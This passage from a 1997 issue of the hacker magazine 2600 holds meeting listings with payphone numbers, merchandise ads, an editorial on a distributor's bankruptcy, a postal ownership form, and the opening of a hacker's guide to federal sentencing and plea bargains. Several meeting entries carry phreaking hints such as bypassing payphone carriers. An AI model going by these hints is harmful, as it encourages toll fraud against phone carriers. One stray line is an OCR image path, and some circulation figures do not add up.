399.9-400.050, 1525-1559, 1610-1660.5 MHz, and Personal Communication Services (PCS) at 901-902, 930-931, 940-941, 1850-1990 MHz.

So all of these frequencies are on the verge of *also* becoming illegal to listen to. It really was inevitable. Once you allow one small part of the spectrum to be off limits, there's no telling where it will end, if it ever will. One thing is for certain. If this crazy Markey bill becomes law, scanning as we know it will be hopelessly crippled.

2600 Meetings

NORTH AMERICA

Akron, OH
Coffee Configur@tions on the corner of East Exchange and Union near Akron University.

Albuquerque, NM
Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Cyberplayce at 7079 Overland Rd.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Chicago
3rd Coast Cafe, 1260 North Dearborn.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC
Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY
The Mall, St. Matthew's food court.

Madison, WI
Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Mexico City, DF (Mexico)
Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E. 53rd St., between Lexington & 3rd.

Northampton, MA
JavaNet Cafe at 241 Main Street.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Peter Piper Pizza at Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Lloyd Center Mall, second level at the food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court, 6 pm.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Sioux Falls, SD
Empire Mall, by Burger King.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Antwerp, Belgium
At the Groenplaats at the payphones closest to the cathedral.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

Hull, England
In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

Tokyo, Japan
Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Consumables

2600 Shirts

The new 2600 shirts have arrived!

Version 1 has a nifty hacker dateline on the front and the latest headlines from the hacker world on the back..

Version 2 is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators.

This is your LAST CHANCE to get the old 2600 shirts (blue box and Michelangelo virus) because once this batch is gone, it's all over. We have better things to do than keep four different kinds of shirts in stock.

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. $15 each or two for $26.

New Stuff

And you knew THIS was bound to happen eventually. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems.
$10

Off The Hook

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each CD-ROM holds nearly 100 hours of audio. All You need is a computer with a CD-ROM drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20
Get all of the CD-ROMs for only $60!

Hope Videos

Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)

A guide to Metrocard from a mystery transit worker. 80 minutes ($15)

TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)

Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)

The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)

Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)

Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)

European Hackers featuring the Chaos Computer Club. 65 minutes ($15)

The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)

Closing ceremonies. 40 minutes ($15)

Order the complete set for only $150!

To Order

Send a list of what you want (be specific!), your address and your money to:

2600
PO Box 752
Middle Island, NY 11953

Payphone World Tour

Dominican Republic

In the province of La Romana, near Higueral.

Carol Burke

Cook Islands

A New Zealand Telecom phone in downtown Avarua on Rarotonga.

Nick Phillips

Georgia

Yes, that part of the Peachtree State that somehow avoided Bell South. Found in the hospitable town of Tbilisi.

Joe Cammisa

Florida

Well, why not? This is our culture and we're damn proud of it. Found in Panama City Beach.

Morrissey

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

$4.50 US $5.50 CAN

0 74470 83158 7 73

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben Sherman

Cover Design
Zofia, The Chopping Block Inc.

Office Manager
Tampruf

"First and foremost, every White House person who has got access to classified information knows that you should not ever transmit any classified material either by cellular phone, non-protected phone, or by beeper. That is drilled into us fairly well. And as a general proposition, we are alerted to the sensitivity of all electronic communications — walkie-talkies, cellular phones, and beepers. And I think there are probably some staffers who now had a fairly painful reminder that these are indeed public transmissions. So their private matters are now more widely known. It probably will be a useful deterrent." - White House Press Secretary Mike McCurry commenting September 22, 1997 on the release by 2600 staffers of White House pager transmissions. He seems to agree with us that these are indeed "public transmissions." Maybe he can get the word to Louis Freeh.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Notwork Operations: Mark0.

Webmaster: Kiratoy.

Voice Mail: Netweasel.

Inspirational Music: Alan Lamb, ATR, The Skolars, Eric Morris, The Oppressed.

Shout Outs: Izaac, Iggy, Porkchop, Wicked, Digiflesh, Mazzy, Stinky, Sedena, Meemie, DHP, Support, Ace, Maxx, Espidre & Wasted.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

evidence

sobering facts	4
how to get busted by the feds	6
hacking fedex	14
defeating *67 with omnipoint	17
how to be a real dick on irc	19
brute forcing the world	23
hacking the vote	24
the ezpass system	26
letters	30
2600 marketplace	52
news summary	54
secrets of walmart	55

H O P E 2 0 0 0

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.

Sobering Facts

You may be wondering why this issue is so incredibly late. You may also, depending on who you listen to, be surprised to see it at all.

We've basically been hit with a crisis that is part of the risk any publisher takes. We owe it to our readers to explain just what's been going on.

When we send issues to stores, we have to go through a process that involves companies known as distributors. The vast majority of stores will not deal directly with publishers and most publishers don't have the time or staff to deal directly with individual stores. This is where distributors come in. They take care of contacting stores and getting our issues to them. In turn the stores pay them and the distributors pay us. By the time we get paid, it's generally at least half a year since the issue was printed. The distributors keep around half the cover price (some actually want more than this) and we have to pay for shipping. In the past we would get unsold issues returned which meant that we could still sell them as back issues. The distributors began to phase this out, sending us the covers of unsold issues and then eventually just a piece of paper saying that a certain number went unsold. Each unsold issue turned into a 100% loss for us. But that really wasn't a major deal for us since our sales percentage wasn't bad thanks to our readers. However, it shows how the publishing industry has turned increasingly against the publisher. And it sets the stage for the problem that has befallen us.

For a number of years a distributor based in Austin, Texas known as Fine Print has been getting us onto shelves in Barnes and Noble, Borders, Hastings, and a large number of independent stores nationwide. They've done this for all kinds of independent zines for years. But, during those same years, there were all kinds of financial mismanagements taking place there which we didn't have a hint of until fairly recently. It started with a lot of smaller zines not getting paid at all. Some were eventually forced out of business. Early in 1997, Fine Print filed for Chapter 11 protection, owing us nearly $100,000 - printing costs for three issues. And the ironic part of it was that we had no choice but to continue doing business with them since under court order they had to pay their current debts immediately which was more than we would get from our other distributors. Dropping Fine Print would put us in a position where we had to survive for over half a year with no significant payments. Plus, doing this would have hurt Fine Print's chances of coming back, perhaps irreparably. We decided to continue dealing with them until the reorganization plan was finalized and hope for the best.

The first signs of trouble came this summer when we began to not get paid for the current debts as well. We started to run out of money to pay bills, our web site development had to be frozen, paid staff became unpaid staff, and numerous expansions and new projects had to be indefinitely postponed or canceled. We were advised by numerous professional sorts to consider bankruptcy ourselves.

The biggest nail in the coffin came as a result of Beyond Hope, our second hacker conference which took place this summer. By all accounts, the conference was a terrific learning experience and a huge success. Financially, though, we lost over $10,000 on it, mostly due to last minute greed and deception on the part of the venue and our network provider. Ordinarily, we could have handled this and we would have even considered it a worthy expense for all of the positive things that came out of it. However, coupled with the Fine Print problems, it was enough to practically make our financial wounds fatal.

Practically. Because there's one thing we have that most businesses and corporations lack. That is a spirit and a knack for survival. The people who read *2600* and give us moral support were the main reasons we knew we could beat the crap we were facing. And that's exactly what we intend to do. We've had to sacrifice a lot and it hasn't been pleasant. But we have an obligation to those who have gotten us this far and to take the easy way out would be a slap in the face to everyone who has gotten us this far and to everything we believe in. That is why, no matter how bad things get, we won't declare bankruptcy and

absolve ourselves of responsibility to our debtors and our readers. We know how that feels and we won't continue the cycle.


Let's make something else clear as well: we don't want people to send us money to get us out of this. It wouldn't be good for us to know that we could get into all kinds of financial jams and have someone always there to bail us out. But we have come up with a plan where our readers can help and at the same time get stuff back. We've dropped prices on a number of things that we sell that we already have in stock. Since we already have all of this merchandise, we don't have to worry about paying for it. If enough people buy these things, we'll have more money to work with and we'll be able to hopefully pay a larger percentage of our bills if not all of them. Look for details on specifics in various ads in this issue.

Because of the lateness this has caused, we have suspended putting the season of our issues on the front cover. If the Autumn issue comes out nearer to Winter, a lot of places may pull it off the shelves too soon. We are trying to tighten up our schedule so that, inside of a year, we will be back on track.

The reorganization plan was recently announced by Fine Print and the cash settlement offered to us was a whopping $150. Needless to say, we're now taking the plunge and moving our accounts to other distributors where it will take a while for the sales to reach us. Once that happens, again within the next year, we expect things to start turning around. After all, had we been getting paid all along, we'd be in pretty good shape right now.

We're sorry to put a damper on what should be a positive period. Beyond Hope was an inspiration to a large part of the hacker community and was technically as flawless as we had hoped for. Once we climb out of the hole we will begin planning the next one. We've made tremendous progress getting our weekly radio show out on the net and now, thanks to bandwidth donations, regular live listeners include people all over the world. It will take a great deal more than financial disaster to stop hacker progress.

We bear no animosity towards Fine Print. Please don't turn off their phones - they have enough problems. They helped to get us into a lot of places we may never have reached. We hope they work out their problems and once again help independent zines reach a greater number of people. There's no question that people are hungry for information and alternative ideas in every region of the country. The most important thing is to make sure the ideas keep on flowing.



UNITED STATES POSTAL SERVICE

Statement of Ownership, Management, and Circulation
(Required by 39 U.S.C. 3685)

1. Publication Title: 2600 MAGAZINE
2. Publication No.:
3. Filing Date: 11/5/97
4. Issue Frequency: QUARTERLY
5. No. of Issues Published Annually: 4
6. Annual Subscription Price: $21 / $50
7. Complete Mailing Address of Known Office of Publication (Street, City, County, State, and ZIP+4) (Not Printer): BOX 752, MIDDLE ISLAND, NY 11953
8. Complete Mailing Address of Headquarters or General Business Office of Publisher (Not Printer): 7 STRONLI LANE SETAUKET NY 11733
9. Full Names and Complete Mailing Addresses of Publisher, Editor, and Managing Editor (Do Not Leave Blank)
Publisher (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Editor (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99 MIDDLE ISLAND, NY 11953
Managing Editor (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONLI LANE, SETAUKET, NY 11733
10. Owner (If owned by a corporation, its name and address must be stated and also immediately thereafter the names and addresses of stockholders owning or holding 1 percent or more of the total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Do Not Leave Blank.)

Full Name	Complete Mailing Address
ERIC CORLEY	7 STRONLI LANE, SETAUKET, NY 11733

11. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages, or Other Securities. If none, check here ☐ None

Full Name	Complete Mailing Address

12. For completion by nonprofit organizations authorized to mail at special rates. The purpose, function, and nonprofit status of this organization and the exempt status for federal income tax purposes: (Check one)
☐ Has Not Changed During Preceding 12 Months
☐ Has Changed During Preceding 12 Months (If changed, publisher must submit explanation of change with this statement)

PS Form 3526, October 1994 (See Instructions on Reverse)

13. Publication Name	14. Issue Date for Circulation Data Below	
16. Extent and Nature of Circulation	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
a. Total No. Copies (Net Press Run)	45,000	51,000
b. Paid and/or Requested Circulation (1) Sales Through Dealers and Carriers, Street Vendors, and Counter Sales (Not Mailed)	38,541	43,050
(2) Paid or Requested Mail Subscriptions (Include Advertisers' Proof Copies/Exchange Copies)	2526	2536
c. Total Paid and/or Requested Circulation (Sum of 15b(1) and 15b(2))	41,067	45,586
d. Free Distribution by Mail (Samples, Complimentary, and Other Free)	450	450
e. Free Distribution Outside the Mail (Carriers or Other Means)	200	200
f. Total Free Distribution (Sum of 15d and 15e)	650	650
g. Total Distribution (Sum of 15c and 15f)	41,717	46,236
h. Copies Not Distributed (1) Office Use, Leftovers, Spoiled	3283	3764
(2) Return from News Agents	0	0
i. Total (Sum of 15g, 15h(1), and 15h(2))	45,000	50,000
Percent Paid and/or Requested Circulation (15c / 15g x 100)	91	91.2

16. This Statement of Ownership will be printed in the AUTUMN issue of this publication. ☐ Check box if not required to publish.
17. Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER — Date: 10/18/97

I certify that all information furnished on this form is true and complete. I understand that anyone who furnishes false or misleading information on this form or who omits material or information requested on the form may be subject to criminal sanctions (including fines and imprisonment) and/or civil sanctions (including multiple damages and civil penalties).

Instructions to Publishers

1. Complete and file one copy of this form with your postmaster on or before October 1, annually. Keep a copy of the completed form for your records.
2. Include in items 10 and 11, in cases where the stockholder or security holder is a trustee, the name of the person or corporation for whom the trustee is acting. Also include the names and addresses of individuals who are stockholders who own or hold 1 percent or more of the total amount of bonds, mortgages, or other securities of the publishing corporation. In item 11, if none, check box. Use blank sheets if more space is required.
3. Be sure to furnish all information called for in item 15, regarding circulation. Free circulation must be shown in items 15d, e, and f.
4. If the publication had second-class authorization as a general or requester publication, this Statement of Ownership, Management, and Circulation must be published; it must be printed in any issue in October or the first printed issue after October. If the publication is not published during October.
5. In item 16, indicate date of the issue in which this Statement of Ownership will be printed.
6. Item 17 must be signed.

Failure to file or publish a statement of ownership may lead to suspension of second-class authorization.

PS Form 3526, October 1994 (Reverse)

B U S T E D !

A COMPLETE GUIDE TO GETTING CAUGHT

by Agent Steal
From Federal Prison, 1997
agentsteal@usa.net
Contributions and editing by Minor Threat

The likelihood of getting arrested for computer hacking has increased to an unprecedented level. No matter how precautionary or sage you are you're bound to make mistakes. And the fact of the matter is if you have trusted anyone else with the knowledge of what you are involved in, you have made your first mistake. For anyone active in hacking I cannot begin to stress the importance of the information contained in this file. To those who have just been arrested by the Feds, reading this file could mean the difference between a three-year or a one-year sentence. To those who have never been busted, reading this file will likely change the way you hack, or stop you from hacking altogether. I realize my previous statements are somewhat lofty, but in the 35 months I spent incarcerated I've heard countless inmates say it: "If I knew then what I know now." I doubt that anyone would disagree: The criminal justice system is a game to be played, both by prosecution and defense. And if you have to be a player, you would be wise to learn the rules of engagement. The writer and contributors of this file have learned the hard way. As a result we turned our hacking skills during the times of our incarceration towards the study of criminal law and, ultimately, survival. Having filed our own motions, written our own briefs and endured life in prison, we now pass this knowledge back to the hacker community. Learn from our experiences... and our mistakes.

Part I - Federal Criminal Law

A. The Bottom Line - Relevant Conduct

For those of you with a short G-phile attention span I'm going to cover the single most important topic first. This is probably the most substantial misunderstanding of the present criminal justice system. The subject I am talking about is referred to in legal circles as "relevant conduct." It's a bit complex and I will get into this. However, I have to make this crystal clear so that it will stick in your heads. It boils down to two concepts:

1) Once you are found guilty of even one count, every count will be used to calculate your sentence.

Regardless of whether you plea bargain to one count or 100, your sentence will be the same. This is assuming we are talking about hacking, code abuse, carding, computer trespass, property theft, etc. All of these are treated the same. Other crimes you committed (but were not charged with) will also be used to calculate your sentence. You do not have to be proven guilty of every act. As long as it appears that you were responsible, or someone says you were, then it can be used against you. I know this sounds insane, but it's true; it's the preponderance of evidence standard for relevant conduct. This practice includes using illegally seized evidence and acquittals as information in increasing the length of your sentence.

2) Your sentence will be based on the total monetary loss.

The Feds use a sentencing table to calculate your sentence. It's simple; More Money = More Time. It doesn't matter if you tried to break in 10 times or 10,000 times. Each one could be a count but it's the loss that matters. And an unsuccessful attempt is treated the same as a completed crime. It also doesn't matter if you tried to break into one company's computer or 10. The government will quite simply add all of the estimated loss figures up, and then refer to the sentencing table.

B. Preparing For Trial

I've been trying to be overly simplistic with my explanation. The United States Sentencing Guidelines (U.S.S.G.) are in fact quite complex. So much so that special law firms are forming that deal only with sentencing. If you get busted, I would highly recommend hiring one. In some cases it might be wise to avoid hiring a trial attorney and go straight to one of these "Post Conviction Specialists." Save your money, plead out, do your time. This may sound a little harsh, but considering the fact that the U.S. Attorney's Office has a 95% conviction rate, it may be sage advice. However, I don't want to gloss over the importance of a ready for trial posturing. If you have a strong trial attorney, and have a strong case, it will go a long

way towards good plea bargain negotiations.

C. Plea Agreements and Attorneys

Your attorney can be your worst foe or your finest advocate. Finding the proper one can be a difficult task. Costs will vary and typically the attorney asks you how much cash you can raise and then says, "that amount will be fine." In actuality a simple plea and sentencing should run you around $15,000. Trial fees can easily soar into the 6 figure category. And finally, a post conviction specialist will charge $5000 to $15,000 to handle your sentencing presentation with final arguments.

You may however, find yourself at the mercy of The Public Defenders Office. Usually they are worthless; occasionally you'll find one who will fight for you. Essentially it's a crap shoot. All I can say is if you don't like the one you have, fire them and hope you get appointed a better one. If you can scrape together $5000 for a sentencing (post conviction) specialist to work with your public defender, I would highly recommend it. This specialist will make certain the judge sees the whole picture and will argue in the most effective manner for a light or reasonable sentence. Do not rely on your public defender to thoroughly present your case. Your sentencing hearing is going to flash by so fast you'll walk out of the courtroom dizzy. You and your defense team need to go into that hearing fully prepared, having already filed a sentencing memorandum.

The plea agreement you sign is going to affect you and your case well after you are sentenced. Plea agreements can be tricky business and if you are not careful or are in a bad defense position (the case against you is strong), your agreement may get the best of you. There are many issues in a plea to negotiate over. But essentially my advice would be to avoid signing away your right to appeal. Once you get to a real prison with real jailhouse lawyers you will find out how badly you got screwed. That issue notwithstanding, you are most likely going to want to appeal. This being the case you need to remember two things: bring all your appealable issues up at sentencing and file a notice of appeal within 10 days of your sentencing. Snooze and lose.

I should however, mention that you can appeal some issues even though you signed away your rights to appeal. For example, you cannot sign away your right to appeal an illegal sentence. If the judge orders something that is not permissible by statute, you then have a constitutional right to appeal your sentence.

I will close this subpart with a prison joke. Q: How can you tell when your attorney is lying? A: You can see his lips moving.

D. Conspiracy

Whatever happened to getting off on a technicality? I'm sorry to say those days are gone, left only to the movies. The courts generally dismiss many arguments as "harmless error" or "the government acted in good faith." The most alarming trend, and surely the root of the prosecution's success, is the liberally worded conspiracy laws. Quite simply, if two or more people plan to do something illegal, and one of them does something in furtherance of the objective (even something legal), then it's a crime. Yes, it's true. In America it's illegal to simply talk about committing a crime. Paging Mr. Orwell. Hello?

Here's a hypothetical example to clarify this. Bill G. and Marc A. are hackers (can you imagine?). Bill and Marc are talking on the phone and unbeknownst to them the FBI is recording the call. They talk about hacking into Apple's mainframe and erasing the prototype of the new Apple Web Browser. Later that day, Marc does some legitimate research to find out what type of mainframe and operating system Apple uses. The next morning, the Feds raid Marc's house and seize everything that has wires. Bill and Marc go to trial and spend millions to defend themselves. They are both found guilty of conspiracy to commit unauthorized access to a computer system.

E. Sentencing

At this point it is up to the probation department to prepare a report for the court. It is their responsibility to calculate the loss and identify any aggravating or mitigating circumstances. Apple Computer Corporation estimates that if Bill and Marc had been successful it would have resulted in a loss of $2 million. This is the figure the court will use. Based on this basic scenario our dynamic duo would receive roughly three-year sentences.

As I mentioned, sentencing is complex and many factors can decrease or increase a sentence, usually the latter. Let's say that the FBI also found a file on Marc's computer with 50,000 unauthorized account numbers and passwords to The Mi-

crosoft Network. Even if the FBI does not charge him with this, it could be used to increase his sentence. Generally the government places a $200-per-account attempted loss on things of this nature (i.e., credit card numbers and passwords are access devices). This makes for a $10 million loss. Coupled with the $2 million from Apple, Marc is going away for about nine years. Fortunately there is a Federal Prison not too far from Redmond, WA so Bill could come visit him.

Some of the other factors to be used in the calculation of a sentence might include the following: past criminal record, how big your role in the offense was, mental disabilities, whether or not you were on probation at the time of the offense, if any weapons were used, if any threats were used, if your name is Kevin Mitnick (heh), if an elderly person was victimized, if you took advantage of your employment position, if you are highly trained and used your special skill, if you cooperated with the authorities, if you show remorse, if you went to trial, etc.

These are just some of the many factors that could either increase or decrease a sentence. It would be beyond the scope of this article to cover the U.S.S.G. in complete detail. I do feel that I have skipped over some significant issues. Nevertheless, if you remember my two main points in addition to how the conspiracy law works, you'll be a long way ahead in protecting yourself.

F. Use of a Special Skill

The only specific "sentencing enhancement" I would like to cover would be one that I am responsible for setting a precedent with. In U.S. v Petersen, 98 F.3d. 502, 9th Cir., the United States Court of Appeals held that some computer hackers may qualify for the special skill enhancement. What this generally means is a 6 to 24 month increase in a sentence. In my case it added eight months to my 33 month sentence bringing it to 41 months. Essentially the court stated that since I used my "sophisticated" hacking skills towards a legitimate end as a computer security consultant, then the enhancement applies. It's ironic that if I were to have remained strictly a criminal hacker then I would have served less time.

The moral of the story is that the government will find ways to give you as much time as they want to. The U.S.S.G. came into effect in 1987 in an attempt to eliminate disparity in sentencing. Defendants with similar crimes and similar backgrounds would often receive different sentences. Unfortunately, this practice still continues. The U.S.S.G. are indeed a failure.

G. Getting Bail

In the past, the Feds might simply have executed their raid and then left without arresting you. Presently this method will be the exception rather than the rule and it is more likely that you will be taken into custody at the time of the raid. Chances are also good that you will not be released on bail. This is part of the government's plan to break you down and win their case. If they can find any reason to deny you bail, they will. In order to qualify for bail, you must meet the following criteria:

- You must be a resident of the jurisdiction in which you were arrested.
- You must be gainfully employed or have family ties to the area.
- You cannot have a history of failure to appear or of escape.
- You cannot be considered a danger or threat to the community.

In addition, your bail can be denied for the following reasons:

- Someone came forward and stated to the court that you said you would flee if released.
- Your sentence will be long if convicted.
- You have a prior criminal history.
- You have pending charges in another jurisdiction.

What results from all of this "bail reform" is that only about 20 percent of persons arrested make bail. On top of that it takes one to three weeks to process your bail papers when property is involved in securing your bond.

Now you're in jail, more specifically you are either in an administrative holding facility or a county jail that has a contract with the Feds to hold their prisoners. Pray that you are in a large enough city to justify its own Federal Detention Center. County jails are typically the last place you would want to be.

H. State vs. Federal Charges

In some cases you will be facing state charges with the possibility of the Feds "picking them up." You may even be able to nudge the Feds into indicting you. This is a tough decision. With the state you will do considerably less time but will face a tougher crowd and conditions in prison. Granted, Federal prisons can be violent

too, but generally as a non-violent white collar criminal you will eventually be placed into an environment with other low security inmates. More on this later.

